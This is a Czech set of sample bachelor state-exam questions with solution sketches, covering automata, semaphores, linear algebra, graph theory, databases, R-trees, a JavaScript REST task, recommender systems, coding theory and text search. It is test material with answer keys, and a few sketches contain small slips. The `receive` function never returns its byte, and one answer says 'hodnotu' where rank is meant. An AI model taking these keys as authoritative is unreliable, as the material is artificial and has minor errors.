

Bakalářské zkoušky (příklady otázek)

2026-02-02

1 Porovnání modulárních hashů (společné okruhy)

Mějme dané prvočíslo $p \geq 2$. Pro slovo $w \in \{0, 1\}^*$ nechť $h(w)$ je zbytek modulo p z nezáporného celého čísla, jehož binární reprezentace je w , přičemž povolujeme úvodní nuly. Přesněji, definujeme funkci $h : \{0, 1\}^* \rightarrow \{0, 1, \dots, p-1\}$ následovně:

$$h(w) = \left(\sum_{i=1}^{|w|} w_i 2^{|w|-i} \right) \bmod p,$$

kde $w = w_1 w_2 \dots w_{|w|}$ a $w_i \in \{0, 1\}$. (Pro prázdné slovo je tedy $h(\varepsilon) = 0$.)

Nyní uvažte následující jazyk nad abecedou $\Sigma = \{0, 1, \#\}$:

$$L_p = \{ u\#v \mid u, v \in \{0, 1\}^* \text{ a platí } h(u) = h(v) \}$$

1. Uveďte formální definici *deterministického konečného automatu (DFA)*.
2. Formálně popište konstrukci DFA A_p , který rozpoznává jazyk L_p , v závislosti na parametru p .
3. Nakreslete stavový diagram automatu A_2 (rozpoznávajícího jazyk L_2).


Nástin řešení

1. DFA je pětice $A = (Q, \Sigma, \delta, q_0, F)$, kde:
 - Q je konečná neprázdná množina stavů,
 - Σ je konečná neprázdná abeceda,
 - $\delta : Q \times \Sigma \rightarrow Q$ je (parciální) přechodová funkce,
 - $q_0 \in Q$ je počáteční stav,
 - $F \subseteq Q$ je množina přijímajících stavů.
2. DFA $A_p = (Q, \Sigma, \delta, q_0, F)$ zkonstruujeme takto:
 - $Q = [p] \cup [p] \times [p]$ kde $[p] = \{0, 1, \dots, p-1\}$ (stav i znamená, že jsme přečetli prefix u' slova u a $i = h(u')$, stav (i, j) znamená, že jsme přečetli prefix v' slova v , $i = h(u)$ a $j = h(v')$).
 - $\Sigma = \{0, 1, \#\}$,
 - $q_0 = 0$,
 - $F = \{(i, i) \mid i \in \{0, 1, \dots, p-1\}\}$,
 - přechodová funkce δ je definována takto (kde $i, j \in [p]$):
 - $\delta(i, 0) = 2i \bmod p$,
 - $\delta(i, 1) = (2i + 1) \bmod p$,
 - $\delta(i, \#) = (i, 0)$,
 - $\delta((i, j), 0) = (i, 2j \bmod p)$,

– $\delta((i, j), 1) = (i, (2j + 1) \bmod p)$,

a zbývající přechody jsou nedefinované (anebo vedou do implicitního mrtvého stavu, tzv. žumpy).

3. Stavový diagram automatu A_2 :



2 Semafor mezi procesy (společné okruhy)

Implementujte dvojici funkcí s tímto rozhraním:

```
void send(byte ch);
byte receive();
```

Účelem těchto funkcí je realizace jednosměrného proudu bajtů mezi dvěma procesy. Součástí proudu je FIFO-buffer s kapacitou N bajtů. Funkce `receive`, volaná procesem příjemce, čeká, dokud v bufferu není alespoň jeden platný bajt, poté tento bajt odebere a vrátí jej. Funkce `send`, volaná z procesu odesilatele, čeká, dokud v bufferu není alespoň jedna volná pozice, poté do bufferu vloží parametr `ch`.

Vášim úkolem je implementovat funkce `send` a `receive` pouze pomocí těchto součástí:

- Semaforů (pracujících přes hranice procesů)
- Implementace bufferu s kapacitou N , která poskytuje následující rozhraní:

```
void buffer_push(byte ch);
byte buffer_pop();
```

Funkce `buffer_push` (volaná procesem odesilatele) a funkce `buffer_pop` (volaná procesem příjemce) jsou atomické (tj. mohou být bezpečně volány současně) a umožňují předávání bajtů přes hranice procesů (např. pomocí sdílené paměti a atomických instrukcí). Tyto funkce však neposkytují synchronizaci (vždy se vracejí okamžitě). Funkce `buffer_push` nesmí být volána, pokud je buffer plný, a funkce `buffer_pop` nesmí být volána, pokud je buffer prázdný.

Vášim úkolem není řešit vytvoření semaforů a bufferu, předpokládejte, že oba procesy mohou přistupovat k těmto objektům, jako by existovaly uvnitř těchto procesů.

1. Napište implementaci funkcí `send` a `receive` v některém z jazyků C, C++, C# nebo Java. Implementace nesmí používat žádné statické nebo globální proměnné ani žádné další knihovny kromě semaforů a výše popsaného bufferu. Implementace nesmí využívat aktivní čekání (polling). Specifikujte také počáteční stav(y) semaforu/ů (v závislosti na kapacitě bufferu N); buffer je na počátku prázdný.
2. Definujte invariant(y) platné pro stav(y) semaforu/ů ve vztahu k počtu platných elementů v bufferu (a jeho kapacitě N). Všechny tyto invarianty musí být platné po celou dobu mezi voláními funkcí `send` nebo `receive`.
3. Vysvětlete, jak se platnost invariantů mění uvnitř funkcí `send` a `receive` (např. pomocí pozměněných invariantů platných mezi jednotlivými příkazy uvnitř těchto funkcí). Pro jednoduchost předpokládejte, že tyto funkce nejsou volány zároveň.

Nástin řešení

```
// capacity_semaphore initialized to N
// content_semaphore initialized to 0
//
// Invariant 1: capacity_semaphore = N - elements_in_buffer
// Invariant 2: content_semaphore = elements_in_buffer

void send(char ch)
{
    capacity_semaphore.down();
    // Inv 1 skewed by +1, Inv 2 valid
    buffer_push(ch);
    // Inv 1 valid, Inv 2 skewed by -1
    content_semaphore.up();
}

char receive()
{
    content_semaphore.down();
    // Inv 1 valid, Inv 2 skewed by +1
    char ch = buffer_pop();
    // Inv 1 skewed by -1, Inv 2 valid
    capacity_semaphore.up();
}
```

3 Matice (společné okruhy)

Uvažujme matici $A \in \mathbb{R}^{3 \times 3}$, jejíž řádkový prostor má bázi tvořenou pouze vektorem $(1, 2, 3)^T$.

1. Najděte odstupňovaný tvar matice A .
2. Napište definici determinantu a spočítejte konkrétní hodnotu $\det(A)$.
3. Najděte ortogonální bázi jádra matice A .

Nástin řešení

1.

$$\begin{pmatrix} 1 & 2 & 3 \\ 0 & 0 & 0 \\ 0 & 0 & 0 \end{pmatrix}.$$

2.

$$\det(A) = \sum_{p \in S_n} \operatorname{sgn}(p) \prod_{i=1}^n a_{i,p(i)}.$$

V našem případě má matice A hodnotu 1, čili je singulární a $\det(A) = 0$.

3. Jádro matice A má dimenzi 2 a bázi tvoří např. vektory $(2, -1, 0)^T$, $(3, 0, -1)^T$. Gramovou-Schmidtovou ortogonalizací dostaneme ortogonální bázi $(2, -1, 0)^T$, $(3, 6, -5)^T$.

4 Rovinné grafy (společné okruhy)

1. Uveďte Eulerovu formuli pro rovinné grafy (o počtu vrcholů, hran a stěn).
2. Uvažujme vrcholově 2-souvislý rovinný graf, který má rovinné nakreslení, jehož každá vnitřní stěna je trojúhelník (je ohraničena kružnicí C_3), vnější stěna může, ale nemusí být ohraničená C_3 . Jaký je minimální a maximální počet hran

takového grafu, pokud víme, že má $n \geq 3$ vrcholů? Odpověď přiměřeně zdůvodněte.

3. Rozhodněte, pro která $n \in \mathbb{N}$ existuje rovinný graf s $2n$ vrcholy takový, že n z nich má stupeň 3 a zbývajících n má stupeň 4. Odpověď přiměřeně zdůvodněte.

Nástin řešení

1. Je-li $G = (V, E)$ souvislý rovinný graf a s počet stěn nějakého jeho rovinného nakreslení, pak $|V| - |E| + s = 2$.
2. Z 2-souvislosti plyne, že každá stěna je ohraničena kružnicí a každá hrana leží na hranici 2 různých stěn. Je-li vnější stěna ohraničena kružnicí C_k ($3 \leq k \leq n$), máme $2|E| = 3(s - 1) + k$. Použitím Eulerovy formule dostáváme $|E| = 3n - 3 - k$.
Maxima se nabývá v případě, že i vnější stěna je ohraničena C_3 a to $3n - 6$ hran. Minima pak pro vnějškově rovinný graf, který je vnitřně triangulovaný. Ten má $2n - 3$ hran.
3. Protože graf obsahuje vrchol stupně 4, musí mít alespoň 5 vrcholů a $n \geq 3$. Z principu sudosti plyne, že má $\frac{3n+4n}{2}$ hran a tedy n musí být sudé.

Dokázat, že pro všechna sudá $n \geq 4$ takový graf existuje lze konstrukcí. Rovinnost nepřidává žádné další omezení, jen je třeba ji zohlednit při konstrukci. Pozor, konstrukce musí být dostatečně obecná, ne jen pro několik menších případů n .

5 Konceptuální modelování (specializace WDOP)

1. Vysvětlíte rozdíl mezi konceptuální, logickou a fyzickou úrovní při návrhu dat. Uveďte pro každou úroveň co je jejím typickým výstupem a kdo ji typicky používá.
2. Navrhněte ER/UML model pro evidenci vládních usnesení: Existují Ministerstva (mají id a název) a Ministři (mají id a jméno). Každé ministerstvo má právě jednoho ministra. Existují Usnesení vlády (mají id, datum a název). Usnesení připravuje jedno nebo více ministerstev. U každé účasti ministerstva na přípravě usnesení evidujeme roli (garant, spoluřešitel). Každé usnesení má právě jedno odpovědné ministerstvo. Navrhněte entity a jejich atributy, vztahy mezi entitami včetně kardinalit a určete, které vztahy mají vlastní atributy.
3. Transformujte navržený konceptuální model do relačního modelu. Uveďte tabulky, atributy, primární a cizí klíče a relevantní omezení. Navrhněte alespoň jednu alternativu pro vybranou část návrhu a vysvětlíte, kdy je daná alternativa vhodnější nebo méně vhodná.

Nástin řešení OTÁZKA 1.

1. Konceptuální úroveň: Popisuje sémantiku dat a strukturu domény nezávisle na technologii a datovém modelu (entity, vztahy, pravidla). Používá ji analytik, databázový návrhář a doménový expert. Výstupem je ER/UML model.
2. Logická úroveň: Popisuje strukturu dat v rámci zvoleného datového modelu (nejčastěji relačního): tabulky, klíče, vazby, integritní omezení. Používá ji databázový návrhář a vývojář. Výstupem je např. relační schéma.
3. Fyzická úroveň: Popisuje konkrétní implementaci v DBMS: uložení dat, indexy a optimalizaci výkonu. Používá ji DBA a performance specialista. Výstupem jsou fyzické DDL skripty a indexy.

OTÁZKA 2.

ENTITY:

MINISTERSTVO

ministerstvo_id (primární klíč)
název

MINISTR

ministr_id (primární klíč)
jméno

USNESENÍ

usneseni_id (primární klíč)
datum

název

VZTAHY:
ŘÍDÍ (MINISTR - MINISTERSTVO)
Typ vztahu: 1 : N
Kardinality: MINISTR -> MINISTERSTVO: (0..1) a MINISTERSTVO -> MINISTR: (1..1)
Význam: Každé ministerstvo má právě jednoho ministra, ministr může řídit nejvýše jedno ministerstvo.

PŘIPRAVUJE (MINISTERSTVO - USNESENÍ)
Typ vztahu: M : N
Kardinality: MINISTERSTVO -> USNESENÍ: (0..N) a USNESENÍ -> MINISTERSTVO: (1..N)
Atribut vztahu: role (garant, spoluřešitel)
Význam: Usnesení připravuje alespoň jedno ministerstvo a u každé účasti evidujeme roli.

ODPOVÍDÁ_ZA (MINISTERSTVO - USNESENÍ)
Typ vztahu: 1 : N
Kardinality: MINISTERSTVO -> USNESENÍ: (0..N) a USNESENÍ -> MINISTERSTVO: (1..1)
Význam: Každé usnesení má právě jedno odpovědné ministerstvo.

OTÁZKA 3.

RELAČNÍ MODEL (základní varianta)
Tabulky:
MINISTR(ministr_id PK, jmeno)
MINISTERSTVO(ministerstvo_id PK, nazev, ministr_id UNIQUE NOT NULL)
USNESENI(usneseni_id PK, datum, nazev, odpovedne_ministerstvo_id NOT NULL)
PRIPRAVA(ministerstvo_id, usneseni_id, role, PK(ministerstvo_id, usneseni_id))

Cizí klíče:
MINISTERSTVO.ministr_id -> MINISTR.ministr_id
USNESENI.odpovedne_ministerstvo_id -> MINISTERSTVO.ministerstvo_id
PRIPRAVA.ministerstvo_id -> MINISTERSTVO.ministerstvo_id
PRIPRAVA.usneseni_id -> USNESENI.usneseni_id

ALTERNATIVA: Např. vztah **ŘÍDÍ** jako samostatná tabulka. Výhody: Umožní evidovat střídání ministrů v čase (více

6 R stromy (specializace WDOP)

1. Definujte R strom a vysvětlete, k čemu se používá.
2. Vysvětlete princip MBR (Minimum Bounding Rectangle), včetně alespoň jedné výhody a jedné nevýhody.
3. Je dán přetečený listový uzel R-stromu s maximální kapacitou $M = 4$. Vytvořte konkrétní příklad takového uzlu a objektů v něm. Na tomto příkladu vysvětlete, jak tuto situaci řešit pomocí vhodného algoritmu pro rozdělení uzlu R stromu. Vysvětlete, jaký je cíl tohoto algoritmu, a uveďte jeho časovou složitost. (Hodnotu minimální zaplněnosti m zvolte dle vlastního uvážení, ale tuto volbu zdůvodněte.)

Nástin řešení OTÁZKA 1.

R-strom je výškově vyvážená hierarchická indexová struktura pro vícerozměrná prostorová data, navržená jako zobecnění B-stromu pro práci s geometrickými objekty. Ukládá objekty ve formě jejich minimálních ohraničujících obdélníků (MBR) a organizuje je do stromové struktury, kde každý vnitřní uzel obsahuje položky (MBR, ukazatel na podstrom) a každý listový uzel obsahuje položky (MBR, ukazatel na objekt). Všechny listové uzly jsou na stejné úrovni a každý uzel (kromě kořene) obsahuje počet položek v intervalu $\langle m, M \rangle$, což zajišťuje vyváženost stromu.

R-strom se používá k efektivnímu zpracování prostorových dotazů, zejména oblastních dotazů (range queries), dotazů na průnik objektů a dotazů typu nejbližší soused, typicky v GIS systémech, mapových službách, CAD aplikacích a databázových systémech s podporou prostorových dat.

OTÁZKA 2.

MBR (Minimum Bounding Rectangle) je nejmenší osově zarovnaný obdélník, který zcela obsahuje daný objekt nebo množinu objektů. V R-stromu slouží MBR jako aproximační obálka podstromu a umožňuje během vyhledávání rychlé prostorové filtrování: pokud se MBR uzlu neprotíná s dotazovanou oblastí, celý podstrom lze bezpečně vynechat.

Hlavní výhody: výrazné omezení počtu přístupů k datům, zrychlení prostorových dotazů, rychlé omezení počtu prohledávaných uzlů. Hlavní nevýhoda: Překryvy MBR a existence „mrtvé plochy“, což může vést k procházení více větví stromu.

OTÁZKA 3.

Pro konkrétní data můžeme zvolit například Guttmanův algoritmus rozdělení uzlu. Nejprve se vyberou tzv. seedy, tedy objekty, které jsou od sebe prostorově co nejvíce oddělené. Tyto objekty inicializují dva nové uzly. Následně se zbývající objekty postupně přiřazují k jednomu z nových uzlů tak, aby se minimalizovalo zvětšení MBR a překryv mezi uzly.

Volba parametru m (minimální zaplněnost uzlu) může ovlivnit výsledné rozdělení. V některých případech je nutné přiřadit objekt do skupiny s horším lokálním výsledkem (například s větším překryvem), aby byla splněna podmínka minimální zaplněnosti, i když by přiřazení do druhé skupiny vedlo ke lepšímu prostorovému rozdělení.

7 REST API pro streamovací aplikaci (specializace WDOP)

Uvažujte následující webové (REST) API inspirované službou Spotify. Všechny odpovědi jsou ve formátu JSON.

- GET /api/me/top/artists
Vrátí pole identifikátorů interpretů, např. ["a1", "a2", "a3"]
- GET /api/artists/{artistId}
Vrátí detail interpreta, např. { "id": "a123", "name": "Radiohead", "popularity": 87, "genres": ["alternative", "rock"] }
- GET /api/artists/{artistId}/related-artists
Vrátí pole interpretů (objekty), např. [{ "id": "a9", "name": "Thom Yorke"}, { "id": "a8", "name": "Portishead"}]
- GET /api/artists/{artistId}/top-tracks
Vrátí pole skladeb (objekty) pro daného interpreta, např. [{ "id": "t1", "name": "Karma Police"}, { "id": "t2", "name": "No Surprises"}]

1. Vysvětlete, co je to REST API a jaký je význam HTTP metod GET a POST při návrhu webových aplikací.
2. Napište v JavaScriptu (kód poběží ve webovém prohlížeči) funkci, která:
 - (a) získá seznam identifikátorů uživatelských top interpretů,
 - (b) pro každý identifikátor stáhne jméno interpreta,
 - (c) vypíše všechna tato jména do HTML elementu ul s id top-artists.

Drobné syntaktické chyby nemají vliv na hodnocení. Pokud si nejste jistí názvem metody, popište její funkci.

3. Napište samostatnou JavaScriptovou funkci, která:
 - (a) dostane jako argument artistId,
 - (b) získá seznam souvisejících interpretů,
 - (c) vypíše jejich jména do HTML elementu ul s id related-artists.

Drobné syntaktické chyby nemají vliv na hodnocení. Pokud si nejste jistí názvem metody, popište její funkci.

4. Stručně vysvětlete, jak by bylo možné na základě výše uvedeného API vytvořit jednoduché doporučení dalších skladeb aktuálnímu uživateli. (Popis postačí na úrovni algoritmu, není nutná implementace.)

Nástin řešení

1. REST API je rozhraní založené na práci s prostředky identifikovanými URL. Metoda GET slouží ke čtení dat, metoda POST k vytvoření nebo změně dat na serveru.

2. Základní postup:

```
async function fetchJson(url) {
  return await (await fetch(url)).json();
}

async function showTopArtists() {
  const ids = await fetchJson("./api/me/top/artists");
  const ul = document.getElementById("top-artists");

  for (const id of ids) {
    const artist = await fetchJson("./api/artists/" + id);
    const li = document.createElement("li");
    li.innerText = artist.name;
    ul.appendChild(li);
  }
}
```

3. Základní postup:

```
async function showRelatedArtists(artistId) {
  const related = await fetchJson(
    "./api/artists/" + artistId + "/related-artists"
  );
  const ul = document.getElementById("related-artists");

  for (const a of related) {
    const li = document.createElement("li");
    li.innerText = a.name;
    ul.appendChild(li);
  }
}
```

4. Doporučení lze vytvořit např. tak, že pro každého uživatele oblíbeného interpreta získáme jeho související interprety a ty agregujeme (např. podle četnosti výskytu nebo popularity). Ze seznamu odstraníme interprety kteří se již vyskytují v odpovědi na `/api/me/top/artists`, čímž získáme seznam interpretů, kteří nejsou mezi oblíbenými, ale jsou podobní těm, které uživatel poslouchá. Pro ně pak získáme top skladby a nad výsledným seznamem např. provedeme random sampling vážený důležitostí interpreta.

8 Doporučovací systémy (specializace WDOP)

1. Vysvětlete princip fungování *user-based k-nearest neighbors* (UB-KNN) algoritmu pro kolaborativní filtrování. Uveďte alespoň 2 **nevýhody** tohoto přístupu.
2. Uvažujte následující matici explicitních hodnocení (vyšší číslo znamená lepší hodnocení, symbol „-“ znamená, že uživatel položku nehodnotil):

uživatel \ položka	I1	I2	I3	I4	I5	I6
U ₀ (cílový)	5	3	-	-	-	-
U ₁	5	3	5	1	-	-
U ₂	4	-	4	5	-	-
U ₃	1	1	-	5	5	-
U ₄	5	4	-	-	5	1

Předpokládejte doporučování pomocí *user-based KNN* s počtem sousedů $k = 2$ pro cílového uživatele U_0 .

(a) Zvolte metriku podobnosti uživatelů¹ a stručně popište, jak se počítá. Určete nejbližší sousedy pro uživatele U_0 .

¹V tomto kroku existuje řada akceptovatelných variant. Vyberte libovolnou metriku, která je běžně používaná v referenčních implementacích – případně takovou, jejíž vhodnost dokážete dostatečně vysvětlit.

- (b) Zvolte vhodnou agregační funkci², stručně ji popište a na základě ní určete top-2 itemy, které by měly být uživateli U_0 doporučeny.

Pokud používáte běžné heuristiky (např. týkající se zpracování nehodnocených položek, normalizaci hodnocení, vážení sousedů, nebo omezení množiny doporučitelných objektů), uveďte je explicitně.

3. Chceme vyhodnotit relevanci výsledného seznamu doporučených objektů, ale nemáme k dispozici živé uživatele, kteří by na ně mohli přímo reagovat – máme pouze historické interakce uživatelů se systémem (hodnocení objektů).
- (a) Stručně vysvětlete, jak lze postupovat, tj. popište základní principy offline evaluace.
- (b) Uveďte alespoň dvě vhodné metriky relevance doporučení a vysvětlete, co měří.

Nástin řešení

1. User-based KNN vyhledává uživatele s podobným vzorem hodnocení jako má cílový uživatel a doporučuje položky, které tito podobní uživatelé hodnotili vysoko, ale cílový uživatel je dosud nehodnotil. Mezi hlavní nevýhody patří špatná škálovatelnost, řídkost dat, problém cold-startu a citlivost na volbu metriky podobnosti.
2. Podobnost uživatelů např. pomocí kosinové podobnosti, Euclidovské vzdálenosti, nebo Pearsonovy korelace. Lze zahrnout pouze společně hodnocené položky, nebo např. sjednocení položek které hodnotil alespoň jeden z uživatelů. Alternativně lze uznat i např. Jaccardovu podobnost nad binarizovanými interakcemi. Například pro kosinovou podobnost vyhodnocenou pouze nad společně hodnocenými položkami jsou nejbližší sousedé U_1 a U_2 . Pokud je však uplatněna běžná heuristika minimálního počtu společně hodnocených položek, může být místo U_2 zvolen uživatel U_4 . Doporučeny mohou být položky, které cílový uživatel nehodnotil (I_3, I_4, I_5, I_6).
- Přípustných variant agregací je vícero, např. průměr/suma z hodnocení sousedy, případně varianty vážené podobností sousedů. V případě kdy jako nejbližší sousedé jsou určeni U_1 a U_2 , pořadí doporučení by bylo I_3, I_4 .
3. Offline evaluace využívá historická data rozdělená na trénovací a testovací (případně validační) část. Relevantní jsou položky, které se vyskytují v testovacích interakcích uživatele, případně pouze takové, které uživatel hodnotil dostatečně pozitivně. Typickými metrikami jsou např. Precision@k (podíl relevantních položek mezi top-k doporučeními) a Recall@k (podíl nalezených relevantních položek ze všech relevantních položek uživatele), případně nDCG, MAP, MAE, RMSE a další.

9 Lineární kódy (specializace OI-G-O, OI-G-PADS, OI-G-PDM, OI-O-PADS, OI-O-PDM, OI-PADS-PDM)

1. Napište definici lineárního kódu a zformulujte větu o souvislosti mezi vzdáleností lineárního kódu a počtem nenulových složek jeho slov.
2. Uveďte nějaký příklad lineárního binárního kódu vzdálenosti alespoň 3, který obsahuje alespoň 3 slova.
3. Zformulujte Hammingův odhad na velikost binárního kódu. Existují lineární kódy, pro které je tento odhad těsný (tj. platí s rovností)? Pokud ano, uveďte nějaký netriviální příklad a jeho parametry.

Nástin řešení

1. Lineární kód délky n je libovolný lineární podprostor $\mathbb{F}^n$, kde $\mathbb{F}$ je konečné těleso (pole). Nejčastěji uvažovaný je případ binárních kódů, kdy $\mathbb{F} = \mathbb{Z}_2$. Prvky tohoto podprostoru nazýváme *slova* kódu, *váha* slova je počet jeho nenulových složek. Vzdálenost lineárního kódu je rovna nejmenší váze nenulového slova v tomto kódu.
2. Existuje mnoho správných odpovědí, například $\{000000, 000111, 111000, 111111\}$.
3. Pro přirozená čísla n a k definujme $\binom{n}{\leq k} = \sum_{i=0}^k \binom{n}{i}$. Pak každý binární kód délky n a vzdálenosti d má velikost nejvýše

$$\frac{2^n}{\binom{n}{\leq \lfloor (d-1)/2 \rfloor}}.$$

Tento odhad je těsný pro následující lineární binární kódy:

²V tomto kroku existuje řada akceptovatelných variant. Vyberte libovolnou agregační funkci, která je běžně používaná v referenčních implementacích – případně takovou, jejíž vhodnost dokážete dostatečně vysvětlit.

- Triviální kód (libovolné délky) obsahující pouze nulové slovo.
- Úplný kód délky n a vzdálenosti 1 skládající se ze všech prvků $\mathbb{Z}_2^n$.
- Opakovací kód $\{00 \dots 0, 11 \dots 1\}$ liché délky a vzdálenosti n .
- Hammingovy kódy (délky $2^r - 1$ pro přirozené číslo r a vzdálenosti 3).
- Golayův kód délky 23 a vzdálenosti 7.

10 Geometrie – duální množina (specializace OI-G-O, OI-G-PADS, OI-G-PDM)

1. Pro množinu $X \subseteq \mathbb{R}^d$ zdefinujte duální množinu X^* .
2. Ověřte, že pokud X obsahuje nějaký bod různý od počátku, potom X^* je průnik uzavřených poloprostorů (potenciálně nekonečně mnoha).
3. Nechť D je jednotkový kruh v rovině, $D = \{(x, y) \in \mathbb{R}^2 : x^2 + y^2 \leq 1\}$. Určete D^* (pořádně ověřte, že jste D^* určili správně).

Nástin řešení

1. Definice 5.1.3 v Matouškově učebním textu, k nalezení například na <https://kam.mff.cuni.cz/kvgweb/kvgI> jako literatura [M1].
2. Pro $x \in X$ různé od počátku definujme podprostor $H_x = \{y \in \mathbb{R}^d : \langle x, y \rangle \leq 1\}$. Potom z definice přímo plyne, že X^* je průnik poloprostorů H_x .
3. Řešení s pomocí řešení 2: Je-li $x \in D$, potom H_x je polorovina obsahující počátek ohraničená přímkou h_x kolmou na přímkou $0x$ takovou, že h_x protíná $0x$ ve vzdálenosti $1/t$, kde t je vzdálenost x od počátku. Jelikož pro každé x je $t \leq 1$, dostáváme $1/t \geq 1$ a tedy jednotkový kruh určitě patří do každého H_x , tedy i do D^* . Naopak bod y ve vzdálenosti větší než 1 od počátku do D^* nepatří, nepatří totiž do poloroviny H_x , kde x je bod na úsečce $0y$ ve vzdálenosti 1 od počátku.

Řešení bez pomoci 2: Uvažujme $y = (y_1, y_2)$ v rovině. Podle definice, y patří do D^* právě když $\langle x, y \rangle \leq 1$ pro každé $x = (x_1, x_2)$ takové, že $x_1^2 + x_2^2 \leq 1$. Dále $\langle x, y \rangle = x_1 y_1 + x_2 y_2$. Využitím nerovnosti $ab \leq 1/2(a^2 + b^2)$, která se snadno ověří z $(a - b)^2 \geq 0$ dostáváme $x_1 y_1 + x_2 y_2 \leq 1/2(x_1^2 + x_2^2 + y_1^2 + y_2^2) \leq 1/2(1 + y_1^2 + y_2^2)$. Tedy, pokud y patří do uzavřeného jednotkového kruhu, dostáváme, že $\langle x, y \rangle \leq 1$, čímž jsme ověřili, že y patří do D^* . Naopak, pokud y nepatří do uzavřeného jednotkového kruhu, tak $y_1^2 + y_2^2 > 1$. Zvolíme $x = (x_1, x_2)$ tak, že $x_i = y_i / (y_1^2 + y_2^2)$. Snadno se dopočte, že x leží na jednotkové kružnici a že $\langle x, y \rangle > 1$.

11 Párování a hranová barevnost (specializace OI-G-PDM, OI-O-PDM, OI-PADS-PDM)

1. Zformulujte Hallova a Tutteova větu o existenci perfektního párování.
 2. Která z následujících tvrzení platí? U platných tvrzení napište důkaz, u neplatných protipříklad.
- (a) Pro každé přirozené číslo $d \geq 1$ má každý d -regulární bipartitní graf perfektní párování.
 - (b) Každý bipartitní 3-regulární graf má hranovou barevnost tři.
 - (c) Každý 3-regulární graf má hranovou barevnost tři.

Nástin řešení Hallova věta: Bipartitní graf G s partitami A a B má perfektní párování, právě když $|A| = |B|$ a každá množina $S \subseteq A$ splňuje $|N(S)| \geq |S|$.

Tutteova věta: Graf G má perfektní párování, právě když pro každou množinu $S \subseteq V(G)$ má graf $G - S$ nejvýše $|S|$ komponent liché velikosti.

Z Hallovy věty plyne, že pro každé přirozené číslo $d \geq 1$ má každý d -regulární bipartitní graf G perfektní párování: Jsou-li A a B partity G , pak G má $d|A| = d|B|$ hran, a tedy $|A| = |B|$. Obdobně z každé množiny $S \subseteq A$ vychází $d|S|$ hran končících v $N(S)$ a oproti tomu z $N(S)$ vychází právě $d|N(S)|$ hran (ne nutně do S), a tedy $d|N(S)| \geq d|S|$ a $|N(S)| \geq |S|$. Podmínky Hallovy věty jsou tedy splněny.

Z toho indukci dle d plyne, že každý bipartitní d -regulární graf G má hranovou barevnost d : Pro $d = 0$ je tvrzení triviální, předpokládejme tedy $d \geq 1$. Graf G nemůže mít hranovou barevnost menší než d , jelikož hrany incidentní s jedním z vrcholů musí mít navzájem různé barvy; stačí tedy ukázat, že G je hranově d -obarvitelný. Z předchozího tvrzení má G perfektní párování M . Graf $G - E(M)$ je bipartitní a $(d - 1)$ -regulární, z indukčního předpokladu tedy existuje hranové obarvení $G - E(M)$ pomocí barev $1, \dots, d - 1$. Hrany M pak můžeme obarvit barvou d , čímž dostáváme hranové obarvení grafu G d barvami.

Poslední tvrzení neplatí, jako protipříklad stačí uvést libovolný 3-regulární graf bez perfektního párování (jiný známý protipříklad je Petersenův graf).

12 Vyhledávání v textu (specializace OI-G-PADS, OI-O-PADS, OI-PADS-PDM)

Uvažujme algoritmus Aho-Corasickova pro hledání slov $\alpha_1, \dots, \alpha_k$ v textu σ .

1. Definujte vyhledávací automat, jeho dopředné a zpětné hrany.
2. Jakou časovou složitost má konstrukce vyhledávacího automatu a jakou jeho použití na nalezení všech výskytů slov v textu? Složitost vyjádřete vzhledem k součtu délek slov S , délce textu T a počtu výskytů V .
3. Nakreslete vyhledávací automat pro množinu slov $\{\text{KOKR, KROKY, KYPR, OKO, PROROK, ROKOKO}\}$.
4. Navrhněte efektivní algoritmus, který dostane slova $\alpha_1, \dots, \alpha_k$ a text σ a rozhodne, zda lze text pokrýt zadanými slovy. Tedy zda je každá pozice znaku v textu obsažena ve výskytu alespoň jednoho ze slov α_i . Například pro slova z části 2 je text KYPROROKOKR pokrytý postupně slovy KYPR, PROROK, OKO a KOKR. Snažte se dosáhnout časové složitosti $\mathcal{O}(S + T)$.

Nástin řešení

1. Stavvy vyhledávacího automatu jsou prefixy hledaných slov. Dopředné hrany odpovídají prodloužení prefixu o 1 znak. Zpětná hrana ze stavu β vede do nejdelšího suffixu řetězce β , který je stavem.
2. Konstrukce automatu má složitost $\mathcal{O}(S)$, hledání výskytů má složitost $\mathcal{O}(T + V)$.
3. Postupujeme přímo podle definice automatu.
4. Při konstrukci automatu si pro každý stav spočítáme, jaké nejdelší slovo v něm máme hlásit. To zvládneme během konstrukce zpětných hran: pokud ve stavu s končí slovo, hlásíme toto slovo, jinak slovo hlášené ve stavu, kam vede zpětná hrana z s .

Nyní projdeme text a pro každou pozici i si zapamatujeme délku ℓ_i nejdelšího tam hlášeného slova (0, pokud takové není).

Nakonec procházíme text zprava doleva a pro každou pozici i zjistíme, kolik znaků od i doleva je pokryto výskyty, které končí od i doprava. Označíme-li toto číslo p_i , zřejmě platí $p_i = \max(p_{i+1} - 1, \ell_i)$. Tento vztah nám umožňuje spočítat všechna p_i v čase $\mathcal{O}(T)$. Pak stačí ověřit, že všechna p_i jsou kladná.

13 Extrémy funkcí více proměnných (specializace OI-G-O, OI-G-PADS, OI-G-PDM, OI-O-PADS, OI-O-PDM, OI-PADS-PDM)

1. Definujme množiny $A, B, C, D \subseteq \mathbb{R}^2$ následovně:

$$A = \{(x, y) \in \mathbb{R}^2; x > 0 \wedge 0 \leq y \leq 1/x\}$$

$$B = \{(x, y) \in \mathbb{R}^2; x < 0 \wedge 0 \geq y \geq 1/x\}$$

$$C = \{(0, y) \in \mathbb{R}^2; y \in \mathbb{R}\}$$

$$D = A \cup B \cup C$$

Načrtněte, jak vypadá množina D . Je tato množina uzavřená? Je otevřená? Je kompaktní? Své odpovědi stručně zdůvodněte.

